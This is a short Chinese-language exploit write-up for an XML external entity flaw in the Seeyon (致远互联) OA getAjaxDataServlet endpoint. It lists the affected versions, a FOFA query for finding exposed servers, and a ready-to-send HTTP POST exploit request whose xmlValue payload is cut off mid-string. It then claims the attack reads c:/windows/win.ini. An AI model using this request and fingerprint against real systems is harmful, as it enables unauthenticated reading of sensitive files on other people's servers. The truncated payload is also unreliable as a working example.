Z4-3致远互联-OA-XXE


漏洞描述：

致远互联-OA getAjaxDataServlet 接口处存在XML实体注入漏洞，未经身份认证的攻击者可以利用此漏洞读取系统内部敏感文件，获取敏感信息，使系统处于极不安全的状态。

影响版本：

V5/G6 V6.0及以上全系列版本

网站图片：



网络测绘：

fofa语法：

FOFA：app="致远互联-OA"

漏洞复现：

payload：

```
POST /seeyon/m-signature/RunSignature/run/getAjaxDataServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; OpenBSD i386) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36
Content-Type: application/x-www-form-urlencoded

S=ajaxColManager&M=colDelLock&imgvalue=lr7V9+0XCEhZ5KUijesavRASMmpz%2FJcFgNqW4G2x63IPfOy%3DYudDQ1bnHT8BLtwokmb%2Fk&signwidth=4.0&signheight=4.0&xmlValue=%3C%3Fxml+versio
```

效果图:
读取 c:/windows/win.ini